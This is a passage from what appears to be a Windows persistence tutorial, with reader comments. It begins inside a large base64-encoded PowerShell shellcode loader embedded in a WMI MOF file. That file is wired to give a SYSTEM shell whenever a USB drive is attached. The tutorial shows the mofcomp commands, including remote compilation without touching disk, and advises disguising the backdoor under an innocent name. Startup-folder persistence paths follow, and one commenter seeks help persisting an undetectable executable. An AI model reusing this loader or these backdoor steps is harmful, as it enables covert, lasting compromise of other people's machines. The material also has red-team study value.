wAMAB4ADIANwAsADAAeAAwADQALAAwAHgAOAA5ACwAMAB4AGUANgAsADAAeAA2AGEALAAwAHgAMQAwACwAMAB4ADUANgAsADAAeAA1
ADcALAAwAHgANgA4ACwAMAB4ADkAOQAsADAAeABhADUALAAwAHgANwA0ACwAMAB4ADYAMQAsADAAeABmAGYALAAwAHgAZAA1ACwAMA
B4ADYAOAAsADAAeAA2ADMALAAwAHgANgBkACwAMAB4ADYANAAsADAAeAAwADAALAAwAHgAOAA5ACwAMAB4AGUAMwAsADAAeAA1ADcA
LAAwAHgANQA3ACwAMAB4ADUANwAsADAAeAAzADEALAAwAHgAZgA2ACwAMAB4ADYAYQAsADAAeAAxADIALAAwAHgANQA5ACwAMAB4AD
UANgAsADAAeABlADIALAAwAHgAZgBkACwAMAB4ADYANgAsADAAeABjADcALAAwAHgANAA0ACwAMAB4ADIANAAsADAAeAAzAGMALAAw
AHgAMAAxACwAMAB4ADAAMQAsADAAeAA4AGQALAAwAHgANAA0ACwAMAB4ADIANAAsADAAeAAxADAALAAwAHgAYwA2ACwAMAB4ADAAMA
AsADAAeAA0ADQALAAwAHgANQA0ACwAMAB4ADUAMAAsADAAeAA1ADYALAAwAHgANQA2ACwAMAB4ADUANgAsADAAeAA0ADYALAAwAHgA
NQA2ACwAMAB4ADQAZQAsADAAeAA1ADYALAAwAHgANQA2ACwAMAB4ADUAMwAsADAAeAA1ADYALAAwAHgANgA4ACwAMAB4ADcAOQAsAD
AAeABjAGMALAAwAHgAMwBmACwAMAB4ADgANgAsADAAeABmAGYALAAwAHgAZAA1ACwAMAB4ADgAOQAsADAAeABlADAALAAwAHgANABl
ACwAMAB4ADUANgAsADAAeAA0ADYALAAwAHgAZgBmACwAMAB4ADMAMAAsADAAeAA2ADgALAAwAHgAMAA4ACwAMAB4ADgANwAsADAAeA
AxAGQALAAwAHgANgAwACwAMAB4AGYAZgAsADAAeABkADUALAAwAHgAYgBiACwAMAB4AGYAMAAsADAAeABiADUALAAwAHgAYQAyACwA
MAB4ADUANgAsADAAeAA2ADgALAAwAHgAYQA2ACwAMAB4ADkANQAsADAAeABiAGQALAAwAHgAOQBkACwAMAB4AGYAZgAsADAAeABkAD
UALAAwAHgAMwBjACwAMAB4ADAANgAsADAAeAA3AGMALAAwAHgAMABhACwAMAB4ADgAMAAsADAAeABmAGIALAAwAHgAZQAwACwAMAB4
ADcANQAsADAAeAAwADUALAAwAHgAYgBiACwAMAB4ADQANwAsADAAeAAxADMALAAwAHgANwAyACwAMAB4ADYAZgAsADAAeAA2AGEALA
AwAHgAMAAwACwAMAB4ADUAMwAsADAAeABmAGYALAAwAHgAZAA1ADsAJABzAGkAegBlACAAPQAgADAAeAAxADAAMAAwADsAaQBmACAA
KAAkAHMAYwAuAEwAZQBuAGcAdABoACAALQBnAHQAIAAwAHgAMQAwADAAMAApAHsAJABzAGkAegBlACAAPQAgACQAcwBjAC4ATABlAG
4AZwB0AGgAfQA7ACQAeAA9ACQAdwA6ADoAVgBpAHIAdAB1AGEAbABBAGwAbABvAGMAKAAwACwAMAB4ADEAMAAwADAALAAkAHMAaQB6
AGUALAAwAHgANAAwACkAOwBmAG8AcgAgACgAJABpAD0AMAA7ACQAaQAgAC0AbABlACAAKAAkAHMAYwAuAEwAZQBuAGcAdABoAC0AMQ

```
    ApADsAJABpACsAKwApACAAewAkAHcAOgA6AG0AZQBtAHMAZQB0ACgAWwBJAG4AdABQAHQAcgBdACgAJAB4AC4AVABvAEkAbgB0ADMA
    MgAoACkAKwAkAGkAKQAsACAAJABzAGMAWwAkAGkAXQAsACAAMQApAH0AOwAkAHcAOgA6AEMAcgBlAGEAdABlAFQAaAByAGUAYQBkAC
    gAMAAsADAALAAkAHgALAAwACwAMAAsADAAKQA7AGYAbwByACAAKAA7ADsAKQB7AFMAdABhAHIAdAAtAHMAbABlAGUAcAAgADYAMAB9
    ADsAJwA7ACQAZwBxACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AFQAbwBCAGEAcwBlADYANABTAHQAcg
    BpAG4AZwAoAFsAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AFUAbgBpAGMAbwBkAGUALgBHAGUA
    dABCAHkAdABlAHMAKAAkADEAKQApADsAaQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA4ACkAewAkAH
    gAOAA2ACAAPQAgACQAZQBuAHYAOgBTAHkAcwB0AGUAbQBSAG8AbwB0ACAAKwAgACIAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBk
    AG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAiADsAJABjAG0AZAAgAD0AIA
    AiAC0AbgBvAHAAIAAtAG4AbwBuAGkAIAAtAGUAbgBjACAAIgA7AGkAZQB4ACAAIgAmACAAJAB4ADgANgAgACQAYwBtAGQAIAAkAGcA
    cQAiAH0AZQBsAHMAZQB7ACQAYwBtAGQAIAA9ACAAIgAtAG4AbwBwACAALQBuAG8AbgBpACAALQBlAG4AYwAiADsAaQBlAHgAIAAiAC
    YAIABwAG8AdwBlAHIAcwBoAGUAbABsACAAJABjAG0AZAAgACQAZwBxACIAOwB9AA==";
};

instance of __FilterToConsumerBinding
{
        Filter = $filter;
        Consumer = $consumer;
};
```

All that remains is to compile our MOF into memory on the target machine. This can be accomplished by using mofcomp.

```
PS C:\Users\Fubar\Desktop> mofcomp.exe .\usb2shell.mof

Microsoft (R) MOF Compiler Version 6.1.7600.16385
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.

Parsing MOF file: .\usb2shell.mof
MOF file has been successfully parsed
Storing data in the repository...

WARNING: File .\usb2shell.mof does not contain #PRAGMA AUTORECOVER.
If the WMI repository is rebuilt in the future, the contents of this MOF file will not be included in the
new WMI repository.To include this MOF file when the WMI Repository is automatically reconstructed, place
the #PRAGMA AUTORECOVER statement on the first line of the MOF file.

Done!
```


After compilation our event/action will be permanently stored in memory, the MOF file will no longer be necessary and can be deleted. To get some extra bang for your buck the following command can be used to compile a MOF on a remote computer without the file ever touching disk.

```
# The pragma namespace will need to be removed from the MOF.
PS C:\Users\Fubar\Desktop> mofcomp.exe -N \\[RemoteTarget]\root\subscription .\usb2shell.mof
```

Once compiled we can query the MOF using Get-WmiObject, notice however that it is not possible to determine the actual payload that will be run when the event is triggered. Choosing a seemingly critical or innocent name should discourage anyone from removing it.

```
PS C:\Users\Fubar\Desktop> Get-WmiObject -namespace root\subscription -Class __EventFilter -Filter
"name='USB-DeviceManager'"

__GENUS            : 2
__CLASS            : __EventFilter
__SUPERCLASS       : __IndicationRelated
__DYNASTY          : __SystemClass
__RELPATH          : __EventFilter.Name="USB-DeviceManager"
__PROPERTY_COUNT   : 6
__DERIVATION       : {__IndicationRelated, __SystemClass}
__SERVER           : WIN7-TESTBED
__NAMESPACE        : ROOT\subscription
__PATH             : \\WIN7-TESTBED\ROOT\subscription:__EventFilter.Name="USB-DeviceManager"
CreatorSID         : {1, 5, 0, 0...}
EventAccess        :
EventNamespace     : root\cimv2
Name               : USB-DeviceManager  # Looks legit to me ;)).
Query              : SELECT * FROM __InstanceCreationEvent Within 5 Where TargetInstance Isa
                     "Win32_DiskDrive" And Targetinstance.InterfaceType = "USB"
QueryLanguage      : WQL
```

From the screenshot below we can see that we get a SYSTEM shell as soon as a USB device is attached to the computer.



MOF USB SYSTEM shell

If we wanted to delete our MOF backdoor we could pipe the command above to Remove-WmiObject.

```
PS C:\Users\Fubar\Desktop> Get-WmiObject -namespace root\subscription -Class __EventFilter -Filter
"name='USB-DeviceManager'" |Remove-WmiObject
```

The amazing scope of the WQL event triggers make this a really advanced persistence technique. A MOF file could, for example, be used as a dropper for malware; kill AV/debuggers, grab updates from a C&C, fingerprint network hardware, infect detachable media devices, migrate through a domain, etc.

Windows Startup Folder

The final technique is a classic, all windows versions, going back to "Windows 3", have starup directories. Any binary, script or application shortcut which is put in that directory will be executed when the user logs on to the system.

Links:
List Of Major Windows Versions - here

Startup Directories:

```
# Windows NT 6.0 - 10.0 / All Users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# Windows NT 6.0 - 10.0 / Current User
%SystemDrive%\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

# Windows NT 5.0 - 5.2
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup

# Windows NT 3.5 - 4.0
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

Final Thoughts

I'm sure this is a lot of information to take in, it was certainly a lot to write up. It should be made clear, however, that this is only the bare bones of Windows userland persistence. A functional understanding of persistence techniques can only be gained by experimentation and practise. I leave it to the diligent reader to see how deep the Rabbit Hole goes !

Comments (7)

deg3n · *182 weeks ago* +10 👍 👎

Awesome tutorial! Thanks for taking the time to make it.

Reply

Lt. boson · *178 weeks ago* +3 👍 👎

Great, the force of the dark side is :D. Thanks for another great tutorial!

Reply

Jon · *172 weeks ago* +1

Please make a video walking through your process resource hooking section. That is pure genius and I would love to be able to follow along step by step and practice this.

Reply **1 reply** · *active 165 weeks ago*

↳ b33f · *165 weeks ago* +1

Maybe this helps --> http://www.fuzzysecurity.com/tutorials/20.html

Reply

Wax · *167 weeks ago* +1

Oh boy, I hope you never end up on a redteam in my company!

Reply **1 reply** · *active 165 weeks ago*

↳ b33f · *165 weeks ago* +1

Hehe, if I do it will be because I was invited ;))

Reply

paolo · *80 weeks ago* +1

Hi i have try it schtasks /create /ru "NT AUTHORITYSYSTEM" /rp "" /tn "EvilTask" /tr C:SomeEvilTask.exe /sc onlogon and work just that windows 7 detected startup problem and fix error if i can t do it onlogon you can text me the script where i can run my fud exe ? I want just use my exe for persistence becouse is fud and if i just need to text one script for get persistence is more good that use external program as Empire ecc .. Thanks and Congratulation for your time .

Reply

Post a new comment

Enter text right here!

Name

Email

Displayed next to your comments.

Not displayed publicly.

Subscribe to None ▼

Submit Comment

Home | Tutorials | Scripting | Exploits | Links | Contact